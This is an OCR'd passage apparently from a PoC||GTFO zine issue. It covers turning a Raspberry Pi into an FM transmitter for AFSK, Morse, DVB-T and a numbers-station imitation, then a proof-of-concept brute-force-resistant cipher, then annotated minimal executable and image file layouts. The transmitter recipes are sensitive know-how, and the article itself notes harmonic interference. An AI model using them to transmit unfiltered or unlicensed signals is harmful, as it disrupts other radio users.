There are a lot of different projects that have rejuvenated interest in ham radio, more notably Software Defined Radio (SDR). The more prominent products are the USRP by Ettus Research, BladeRF by Nuand, and the HackRF by Mike Ossmann. These radios vary in capability and have their own distinct utility, depending on what radio communication you'd like to study; however, if all you are specifically interested in is receiving a simplistic signal, then the Realtek SDR is typically the best and cheapest choice. This article will show you how to combine a Realtek SDR receiver and a Raspberry Pi transmitter into a poor man's tool for exploring radio systems.

Bandpass Filter

It is very important to use a bandpass filter when using the Raspberry Pi as an FM transmitter, because PiFM is essentially a square wave generator. This means that you'll have a lot of harmonics as depicted in Figure 8.25. While the direct operational frequency range of PiFM is approximately 1 MHz to 250 MHz,




Figure 8.23: Lowpass Filter for Reducing PiFM Harmonics

Band λ Meters	C1 C4	C2 C3	L1 L3	L2
160	820	2200	$4.44\mu H, 20T, 16''$	$5.61\mu H, 23T, 18''$
80	470	1200	$2.43\mu H, 21T, 16''$	$3.01\mu H, 24T, 18''$
40	270	680	$1.38\mu H, 18T, 14''$	$1.70\mu H, 20T, 15''$
30	270	560	$1.09\mu H, 16T, 12''$	$1.26\mu H, 17T, 13''$
20	180	390	$0.77\mu H, 13T, 11''$	$0.90\mu H, 14T, 11''$
17	100	270	$0.55\mu H, 11T, 9''$	$0.68\mu H, 12T, 10''$
15	82	220	$0.44\mu H, 11T, 9''$	$0.56\mu H, 12T, 10''$
12	100	220	$0.44\mu H, 11T, 9''$	$0.52\mu H, 12T, 10''$
10	56	150	$0.30\mu H, 9T, 8''$	$0.38\mu H, 10T, 9''$

Figure 8.24: Filter Bill of Materials

the harmonics are still strong enough to reach frequencies below 1 MHz and as high as 500 MHz.

Because these harmonics can interfere with other stations, a mechanical SAW filter would be ideal to be able to control the frequencies you wish to transmit. However, those filters can set you back more than the Raspberry Pi, and may be hard to come by, unless there's a neighborly Ham Radio Outlet near you.




Figure 8.25: PiFM Harmonic Emissions

To make your own low pass filter, use the schematic in Figure 8.23.[54] Parts for the various amateur bands are listed in Figure 8.24.

Raspberry Pi FM Transmitter

For over a year now, it has been documented how to turn the Raspberry Pi into an FM transmitter by using the PiFM software.[55] Richard Hirst first demonstrated this technique in some C and Python code that generated spread-spectrum clock signals to output FM on GPIO pin #4. Oliver Mattos and Oskar Weigl have since enhanced PiFM to add more capabilities.

Be aware, however, that this technique has another problem beyond bleeding RF interference that must be cleaned by filters. Namely, the transmitter doesn't shut down gracefully after you quit PiFM. Therefore, you'll need a script to silence the transmission. We'll call it `pi-shutdown.sh` in the various examples that follow.

```
1 #/bin/bash
  touch /tmp/empty && pifm /tmp/empty
```

AFSK

Audio Frequency Shift Keying (AFSK) is simply a method to modulate digital data as an analogue tone; you'll certainly recognize this as the tones your modem made. AFSK characteristically represents 1 as a "mark" and 0 as a "space." While not fast, AFSK does work very well in many applications where data is communicated over a consistent radio frequency. Because of these attributes, AFSK is frequently used for radio communications in

[54] `http://www.kitsandparts.com/univlpfilter.php`
[55] `git clone https://github.com/rm-hull/pifm`


ATTENTION:
All Qualified Communication & Radar Personnel
PHILCO
The World's Largest Field Service Organization
Needs YOU Now!
IMMEDIATE OPENINGS AT ALL LEVELS AND IN ALL FIELDS OF ELECTRONICS
ENGINEERS and SPECIALISTS alike . . . if you are qualified by experience or training in the design, maintenance and instruction of Communication, Radar and Sonar Equipment — Philco NEEDS YOU NOW! The assignment: a wide range of commercial and government operations to service on a long range basis.
As the world-pioneer in servicing electronic equipment, UNLIMITED OPPORTUNITY and JOB SECURITY are more than just "sales talk" . . . in addition to TOP COMPENSATION and special assignment bonuses, PHILCO'S many valued benefits include hospitalization, group insurance, profit sharing, retirement benefits, merit and faithful service salary increases.
Join The Pioneer In The Servicing of Electronic Equipment
For Detailed Information On These Challenging Openings
. . . Write NOW
In Confidence To —
PHILCO TECHREP DIVISION
22ND & LEHIGH AVENUE
PHILADELPHIA 32, PA.

industrial applications, embedded systems, and more. Using a program called `minimodem`, you'll be easily able to receive and transmit AFSK with a Realtek SDR and a Raspberry Pi. Marc1 from `kprod.eu` demonstrated some very simple techniques for doing so, which a few other neighbors have been tweaked and updated in the examples to follow.

To receive 1200 baud AFSK transmissions, such as those used in APRS, a quick script is all that's needed:

```
rtl_fm -f 146.0M -M wbfm -s 200000 -r 48000 -o 6 \
| sox -traw -r48k -es -b16 -c1 -V1 - -twav -     \
| minimodem --rx -8 1200
```

What's happening here is that the program `rtl_fm` is tuned to 146.0 MHz, sampling at 200,000 samples per second and converting the output at a sample rate of 4,8000 Hz. The output from this is sent to `sox`, which is converting the audio received to the WAV file format. The output from `sox` is then sent to `minimodem`, which is decoding the WAV stream at 1200 baud, 8-bit ASCII. Transmitting an AFSK signal is just as easy:

```
echo "knock knock : ‘date‘" | minimodem --tx -f -8 1200 -f
    sentence.wav
pifm sentence.wav 146.0 48000
pi-shutdown.sh
```

Other Transmission Examples

Because of the simplicity of PiFM, other forms of transmissions become easily achievable too.

Morse Code

Morse code can be transmitted over an FM channel by playing a pre-made audio file with dits and dahs, or by using the

cwwav program written by Thomas Horsten to output directly to PiFM.[56]

```
echo hello world | cwwav -f 700 -w 20 -o morse.wav
pifm morse.wav 146.0 48000
pi-shutdown.sh
```

Numbers Station

A numbers station is typically a government-owned transmitter that sends encoded messages to spies, operators, or employees of that that government anywhere in the world, where the messages are typically one way and seemingly random. The following script mimics the Cuban numbers station identified as HM01.[57] What is interesting about it is that the data it sends is encoded with a common ham radio protocol called RDFT. Transmitting RDFT on a Raspberry Pi can be difficult, therefore using a simple FM transmission of THOR8 or QPSK256 should be adequate; using FLDIGI should be of great help to create these messages.

A script can easily speak a series of words into the air by piping them into the text2wave utility:

```
echo $text | text2wave -F 22050 - | pifm - 144 22050
```

DVB-T with Metadata

One common practice for those who work with the RTL dongle is to remove the DVB-T digital television kernel module. To receive this signal, however, you will need to re-enable that module. To transmit it, you'll need hardware from HiDes,[58] which can be had for a very low cost. This script works with the HiDes UT-100C.

[56] git clone https://github.com/Kerrick/cwwav
[57] http://www.qsl.net/py4zbz/eni.htm
[58] http://www.hides.com.tw/product_cg74469_eng.html

```
modprobe usb-it950x
mkfifo ~/desktop
avconv -f x11grab -s 1024x768                  \
  -framerate 30 -i :0.0                        \
  -vcodec libx264 -s 720x576                   \
  -f mpegts                                    \
  -mpegts_original_network_id 1                \
  -mpegts_transport_stream_id 1                \
  -mpegts_service_id 1                         \
  -metadata service_provider="FCC CALL SIGN"   \
  -metadata service_name="Dialin for Dollars!" \
  -muxrate 3732k -y ~/desktop &
tsrfsend ~/desktop 0 730000 6000 4  1/2 1/4 8 0 0 &
```

SSTV

Gerrit Polder (PA3BYA) developed a simple means of converting an image into a SSTV signal and then sending it out via the PiFM utility. Using his program, *PiSSTV*, command line transmissions of SSTV broadcasts with the Raspberry Pi are easy to achieve without the need for a graphical environment.

Howdy to the caring Neighbors

Thanks to the PiFM program, there are many portable options allowing ham operators, experimenters, and miscreants to explore and butcher the radio waves on the cheap. The main goal of this article is to document the work of many friendly folks in this arena, gathering in one place the information currently scattered across the bits and bobs of the Internet. Owing to the brilliant hacks of these neighbors, it should become apparent why any radio nut should consider having a Raspberry Pi armed with a filter and some code. While out of scope for the article, it should also become clear how you too can make a very inexpensive and portable HAM station for a large variety of digital and analog modes.

I'd like to extend a warm, hearty, and, eventually, beer supplemented thank you to Dragorn, Zero_Chaos, Rick Mellendick, DaKahuna, Justin Simon, Tara Miller, Mike Ossmann, Rob Ghilduta, and Travis Goodspeed for their direct support.

8:12 Weird cryptography; or, How to resist brute-force attacks.

by Philippe Teuwen

"Unbreakable, sir?" she said uneasily. "What about the Bergofsky Principle?"

Susan had learned about the Bergofsky Principle early in her career. It was a cornerstone of brute-force technology. It was also Strathmore's inspiration for building TRANSLTR. The principle clearly stated that if a computer tried enough keys, it was mathematically guaranteed to find the right one. A code's security was not that its pass-key was unfindable but rather that most people didn't have the time or equipment to try.

Strathmore shook his head. "This code's different."

"Different?" Susan eyed him askance. An unbreakable code is a mathematical impossibility! He knows that!

Strathmore ran a hand across his sweaty scalp. "This code is the product of a brand new encryption algorithm—one we've never seen before."

[...]

"Yes, Susan, TRANSLTR will always *find the key—even if it's huge." He paused a long moment. "Unless..."*

Susan wanted to speak, but it was clear Strathmore was about to drop his bomb. Unless what?


"Unless the computer doesn't know when it's broken the code."

> *Susan almost fell out of her chair. "What!"*
>
> *"Unless the computer guesses the correct key but just keeps guessing because it doesn't realize it found the right key." Strathmore looked bleak. "I think this algorithm has got a rotating cleartext."*
>
> *Susan gaped.*
>
> *The notion of a rotating cleartext function was first put forth in an obscure, 1987 paper by a Hungarian mathematician, Josef Harne. Because brute-force computers broke codes by examining cleartext for identifiable word patterns, Harne proposed an encryption algorithm that, in addition to encrypting, shifted decrypted cleartext over a time variant. In theory, the perpetual mutation would ensure that the attacking computer would never locate recognizable word patterns and thus never know when it had found the proper key.*

Yes, we are in a pure sci-fi techno-thriller. Some of you may have recognized this excerpt from the *Digital Fortress* by Dan Brown, published in 1998. Not surprisingly, there is no such thing as the concept of rotating cleartext or Bergofsky Principle, and Josef Harne never existed.

There is still a germ of an interesting idea: What if "the computer guesses the correct key but just keeps guessing because it doesn't realize it found the right key"? Instead of trying to conceal plaintext in yet another layer of who-knows-what, let's try to make the actual plaintext indistinguishable from incorrectly decoded ciphertext. It would be a bit similar to format-preserving encryption (FPE)[59] where ciphertext looks similar to plaintext

[59] `https://en.wikipedia.org/wiki/Format-preserving_encryption`



and honey encryption,[60] which both share the motivation to resist brute-force. But beyond single words and passwords, I want to encrypt full sentences… into other grammatically correct sentences! Now if Eve wants to brute-force such an encrypted message, every single wrong key would produce a somehow plausible sentence. She would have to choose amongst all "decrypted" plaintext candidates for the one that was my initial sentence.

So starts a war of natural language models. Anything the cryptanalyst can find to discard a candidate can be used in turn to tune the initial grammar model to create more plausible candidates. The problem for the cryptanalyst C can be expressed as a variation of the Turing test, where the test procedure is not a dialog but consists of presenting n texts, of which $n-1$ were produced by a machine A, and only one was written by a human B (cf. Fig. 8.26.)

[60] `http://pages.cs.wisc.edu/~rist/papers/HoneyEncryptionpre.pdf`




Figure 8.26: Turing test, our way.

We'll start with a mapping between sentences and their numerical representations. Let's represent a language by a graph. Each sentence is one path through the language graph. Taking another random path will lead to another grammatically correct sentence. To encrypt a message, the first step is to encode it as a description of the path through the grammar graph. This path has to be identified numerically (enumerated) among the possible paths. Ideally, the enumeration must be balanced by the frequency of common grammatical constructions and vocabulary, something you get more or less for free if you manage to map some Huffman coding onto it. If there is a complete map between all the paths up to a given length and a bounded set of integers, then we have the guarantee that any random pick in the set will be accepted by the deciphering routine and will lead to a grammatically correct sentence. So the numerical representation can now be ciphered by any classic symmetric cipher.

A complete solution has to follow a few additional rules. It must not include any metadata that would confirm the right key when brute-forced, so e.g., it shouldn't introduce any checksum over the plaintext that could be used by an attacker to validate candidates! And any wrong key should lead to a proper deciphering and a valid sentence, no exception.

Such encoding method covering a balanced language graph

could serve as a basis for a pretty cool natural language text compressor, which works a bit like ordering the numbers 3, 10, and 12 in a Chinese restaurant. (I recommend the 12.)

In practice, some junk can be tolerated in the brute-forced candidates; in fact, even a lot of junk could be fine! For example, 99% of detectable junk would lead to a loss of just 6.6 bits of key material.

Enough talk. Show me a PoC or you-know-what!

Fair enough.

We need to parse English sentences, so a good starting point may be grammar checkers. `link-grammar` sounds like a good tool to play with.

```
$ apt-cache show link-grammar
Description-en: Carnegie Mellon University's link grammar
     parser
 In Selator, D. and Temperly, D. "Parsing English with a Link
     Grammar" (1991), the authors defined a new formal
     grammatical system called a "link grammar". A sequence of
     words is in the language of a link grammar if there is a
     way to draw "links" between words in such a way that the
     local requirements of each word are satisfied, the links
     do not cross, and the words form a connected graph. The
     authors encoded English grammar into such a system, and
     wrote this program to parse English using this grammar.
```

Here is, for example, how it parses a quote from Jesse Jackson: *"I take my role seriously as a pastor."*

```
       +-----------MVp-----------+
       +-------MVa-------+       |
       +----Os---+       |       +---Js---+
 +-Sp*i+    +-Ds-+       |       |  +--Ds-+
 |     |    |    |       |       |  |     |
I.p take.v my role.n seriously as.p a pastor.n
```

The difficulty is the enumeration of paths that would cover the key space if we want to map one path to another one. So, for a first attempt, let's keep the grammatical structure of the plaintext, and we will replace every word by another that respects the same structure. After wrapping some Bash scripting around `link-grammar` and its dictionaries, here's what we can get:

```
$ echo "my example illustrates a means to obfuscate a complex
    sentence easily"|./encode
 @23:2 n.1:2865 v.4.2:1050 a n.1:4908 to v.4.1:1352 a adj
   .1:720 n.1:7124 adv.1:369
```

This is one possible encoding of the input: every word is replaced by a reference to a wordlist and its position in the list. Hopefully, another script allows us to reverse this process:

```
$ echo "my example illustrates a means to obfuscate a complex
    sentence easily"|./encode|./decode
my example illustrates a means to obfuscate a complex
   sentence easily
```

So far, so good. Now we will encode the positions using a secret key (123 in this example) with a very very stupid 16-bit numeric cipher.

```
$ echo "my example illustrates a means to obfuscate a complex
    sentence easily"|./encode 123
 @23:1 n.1:7695 v.4.2:2054 a n.1:2759 to v.4.1:2070 a adj
   .1:2518 n.1:5439 adv.1:123

$ echo "my example illustrates a means to obfuscate a complex
    sentence easily"|./encode 123|./decode 123
```

```
my example illustrates a means to obfuscate a complex
    sentence easily

$ echo "my example illustrates a means to obfuscate a complex
     sentence easily"|./encode 123|./decode 124
its storey siphons a blink to terrify a sublime filbert
    irretrievably
```

Using any wrong key would lead to another grammatically correct sentence. So we managed to build an (admittedly stupid) crypto system that is pretty hard to bruteforce, as all attempts would lead to grammatically correct sentences, giving no clue to the bruteforcing attacker. It is nevertheless only moderately hard to break, because one could, for example, classify the results by frequency of those words or word groups in English text to keep the best candidates. But the same reasoning can be used to enhance the PoC and get better statistical results, harder for an attacker to disqualify.

Actually, we can do better: let's send one of those weird sentences instead of the encoded path. This gives plausible deniability: you can even deny it is a message encoded with this method, and claim that you wrote it after partaking of a few Laphroaig Quarter Cask. ;-) British neighbors are advised, however, that if this leads to the UK banning Laphroaig Quarter Cask for public safety reasons, the Pastor might no longer be their friend.

```
$ echo "my example illustrates a means to obfuscate a complex
     sentence easily"|./encode |./decode 123
your search cements a tannery to escort a unrelieved clause
    exuberantly
```

This can be deciphered by whoever knows the key:

```
$ echo "your search cements a tannery to escort a unrelieved
    clause exuberantly"|./encode 123|./decode
my example illustrates a means to obfuscate a complex
    sentence easily
```

And an attempt to decipher it with a wrong key gives another grammatically correct sentence:

```
$ echo "your search cements a tannery to escort a unrelieved
    clause exuberantly"|./encode 124|./decode
your scab slakes a bluffer to integrate a introspective
    hamburger provocatively
```

If someone attempts to brute-force it, she would end up with something like this:

```
$ echo "your search cements a tannery to escort a unrelieved
    clause exuberantly"|./bruteforce
...
22366:their presentiment reprehends a saxophone to irk a
    topless mind perennially
22367:your cry compounds a examiner to shoulder a massive
    bootlegger unconsciously
22368:our handcart renounces a lamplighter to imprint a
    outbound doorcase weakly
22369:my neurologist fascinates a plenipotentiary to butcher
    a psychedelic imprint automatically
22370:their safecracker vents a spoonerism to refurnish a
    shaggy parodist complacently
22371:your epicure extols a governor to belittle a indecorous
     clip heatedly
22372:our kilt usurps a monger to punish a loud foothold
    indirectly
22373:my piranha mugs a resistor to evict a obstetric malaise
     laconically
22374:its controller unsettles a duchess to ponder a
    diversionary beggar riotously
22375:your glen mollifies a interjection to embezzle a
    forgetful decibel speciously
22376:our misdeal countermands a pedant to typify a
    imperturbable heyday topically
22377:their bower misstates a colloquialism to disorientate a
     apoplectic warrantee courteously
22378:its downpour copies a frolic to sweeten a circumspect
    cavalcade dispiritedly
22379:your infidel resurrects a masseuse to manufacture a
    differential fairway famously
22380:my abstract contaminates a birthplace to squire a
    unaltered subsection lukewarmly
22381:their co-op resents a deuce to inveigle a unsubtle
    attendant objectionably
^C
```

The scripts are available by unzipping `pocorgtfo08.pdf`, but the file itself can be executed in Linux to secure your communications — because *why not?*


```
$ chmod +x pocorgtfo08.pdf
$ echo "encrypt this sentence !" | ./pocorgtfo08.pdf -e 12345
 besmirch this carat !
$ echo "besmirch this carat !" | ./pocorgtfo08.pdf -d 12345
 encrypt this sentence !
```


The PDF includes an ELF x86-64 version of `link-grammar`, so you will need to *execute* the PDF on a matching platform. Any 64-bit Debian-like distro with `libaspell15` installed should do.


For extra credit, you may construct a meaningful sentence that encodes to Chomsky's famously meaningless but grammatical example, "Colorless green ideas sleep furiously."


Ideas presented in this little essay were first discussed by the author at Hack.lu 2007 HackCamp.


Have fun!



Super Dynamite Action!
MANN
TM
MITCHELL CORPORATION
Yuwa Bldg. 5F,1-46-4 Asagaya-kita
Suginami-ku,Tokyo,Japan 166
Telephone:03-3223-2606 FAX:03-3223-2703












PoC||GTFO Polyglots

by Ange Albertini

x86 1-byte opcodes




AFFECTATION PREFIX FPU

STACK FLOW ALPHANUM

BITWISE FLAGS PRINTABLE

ARITHMETIC SYSTEM


me@nux:~$ ./mini
me@nux:~$ echo $?
42
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20: 34 00 20 00 01 00
40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00
60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
Executable and Linkable Format
ELF header
identify as an ELF type
specify the architecture
Fields
Values
e_ident
EI_MAG
EI_CLASS, EI_DATA
EI_VERSION
e_type
e_machine
e_version
e_entry
e_phoff
e_ehsize
e_phentsize
e_phnum
0x7F, "ELF"
1 ELFCLASS32 1 ELFDATA2LSB
1 EV_CURRENT
2 ET_EXEC
3 EM_386
1 EV_CURRENT
0x8000060
0x0000040
0x0034
0x0020
0001
Program Header table
execution information
p_type
p_offset
p_vaddr
p_paddr
p_filesz
p_memsz
p_flags
1 PT_LOAD
0
0x8000000
0x8000000
0x0000070
0x0000070
5 PF_R|PF_X
code
x86 assembly
equivalent C code
mov ebx, 42
mov eax, 1 SC_EXIT
int 80h
return 42;

MACH-Object
file format
me@mac:~$ ./mini
me@mac:~$ echo $?
42
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: CE FA ED FE 07 00 00 00 03 00 00 00 02 00 00 00
10: 02 00 00 00 88 00 00 00 01 00 00 00
20: 38 00 00 00
30: 00 00 00 00 C0 00 00 00 00 00 00 00
40: C0 00 00 00 05 00 00 00
50: 05 00 00 00 50 00 00 00 01 00 00 00
60: 10 00 00 00
70:
80: B0 00 00 00
B0: 6A 2A B8 01 00 00 00 83 EC 04 CD 80
Mach header
identify as a Mach-O type
specify the architecture
Segment command
mapping information
Thread command
execution information
Thread state
values to be loaded in the processor
Fields
Values
magic 0xFEEDFACE MH_MAGIC
cputype 7 CPU_TYPE_I386
cpusubtype 3 CPU_SUBTYPE_I386_ALL
filetype 2 MH_EXECUTE
ncmds 2
sizeofcmds 0x88
cmd 1 LC_SEGMENT
cmdsize 0x38
vmaddr 0
vmsize 0xc0
fileoff 0
filesize 0xc0
initprot 5 R|X
cmd 5 LC_UNIXTHREAD
cmdsize 0x50
flavor 1 x86_THREAD_STATE_32
count 0x10
eip 0xb0
code
x86 assembly
equivalent C code
push 42
mov eax, 1 SC_EXIT
sub esp, 4 (stack adjustment)
int 0x80 system call
exit(42);

COMmand file / PE dos stub

LOADED AT CS:0100 [1]0E [2]1F [3]BA 0E 01 [4]B4 09 [5]CD 21 [6]B8 01 4C [7]CD 21

x86 (16bits)

```
push CS
pop  DS

mov  DX, 0x10E   ; msg
mov  AH, 9
int  0x21

mov  AX, 0x4C01
int  0x21

msg:             ; offset address CS:010e
     // ($-terminated string)
 This program cannot be run in DOS mode.\r\r\n$
                                        ; 0D 0D 0A
```

Equivalent C code


```
// DATA segment = CODE segment

print("This program ...");

return 1;
```

D:\>mini.exe
D:\>echo %errorlevel%
42
0 1 2 3 4 5 6 7 8 9 A B C D E F
000: 4D 5A
030:
040: 50 45 00 00 4C 01
050: 02 00 0B 01
060: 40 01 00 00
070: 00 00 40 00 01 00 00 00 01 00 00 00
080: 04 00
090: 60 01 00 00 40 01 00 00 03 00
140: B8 2A 00 00 00 C3
Portable Executable
DOS header
it's a binary
PE header
it's a 'modern' binary
optional header
execution information
code
Fields
Values
e_magic
MZ
e_lfanew
0x40 → PE Header
→Signature
PE\0\0
Machine
0x14C [Intel 386]
Characteristics
2 [executable]
Magic
0x10B [32b]
AddressOfEntryPoint
0x140
ImageBase
0x400000
SectionAlignment
1
FileAlignment
1
MajorSubsystemVersion
4 [NT 4 or later]
SizeOfImage
0x160
SizeOfHeaders
0x140
Subsystem
3 [CLI]
x86 assembly
equivalent C code
mov eax, 42
retn
return 42;

X Bit Map

```
#define img_width 3
#define img_height 3
static unsigned char img_bits[] = {
   0x01, 0x02, 0x05 };
```

```
0x01 0b00000001
0x02 0b00000010
0x05 0b00000101
```




binary Portable GrayMap

```
P5
3 1
255
 .ÿ
```

<signature> <whitespace>
<width> <whitespace> <height> <whitespace>
<max. value> <whitespace>
<raw RGB values>

```
00 80 FF
```

binary Portable PixMap



```
P6
3 1
255
ÿ   ÿ   ÿ
```

<signature> <whitespace>
<width> <whitespace> <height> <whitespace>
<max. value> <whitespace>
<raw RGB values>

```
FF 00 00 00 FF 00 00 00 FF
```

by Ange Albertini

Portable
Network
Graphics
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: 89 .P .N .G 0D 0A 1A 0A 00 00 00 0D .I .H .D .R
10: 00 00 00 03 00 00 00 01 08 02 00 00 00 94 82 83
20: E3 00 00 00 15 .I .D .A .T 08 1D 01 0A 00 F5 FF
30: 00 FF 00 00 00 FF 00 00 00 FF 0E FB 02 FE E9 32
40: 61 E5 00 00 00 00 .I .E .N .D AE 42 60 82
Signature
Fields
signature
Values
\x89 PNG
\r\n \x1a \n
Header
size
id
width
height
bpp
color
compression
filter
interlace
CRC32
0x0000000D
IHDR
0x00000003
0x00000001
0x08
0x02 RGB
0x00 DEFLATE
0x00
0x00
0x948283E3
Data
size
id
CRC32
0x00000015
IDAT
0xAE426082
Zlib
window size
method
checksum
0b0000 1000
0b0000 100 0 DEFLATE
0x081D % 31 = 0
Deflate
last block
block type
0b00000001 FINAL
0b00000001 RAW
Pixels
data length
!length
line filter
adler32
0x000A
0xFFF5
0x00 NONE
FF 00 00 00 FF 00 00 00 FF
0x0EFB02FE
End
size
id
CRC32
0x00000000
IEND
0xE93261E5

Fields
Values
file header
identify as a BMP type
signature
file size
data start
BM
0x42
0x36
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: .B .M 42 00 00 00 00 00 00 00 36 00 00 00 28 00
10: 00 00 03 00 00 00 01 00 00 00 01 00 18 00 00 00
20: 00 00 0C 00 00 00
30:
40: 00 00
00 00 FF 00 FF 00 FF 00 00 00
Bitmap header
header size
width
height
nb plan
bpp
compression
image size
0x28
3
1
1
24
0 uncompressed
12
BitMaP subtype
Device Independent Bitmap type
Pixel data
[Blue, Green, RED] values
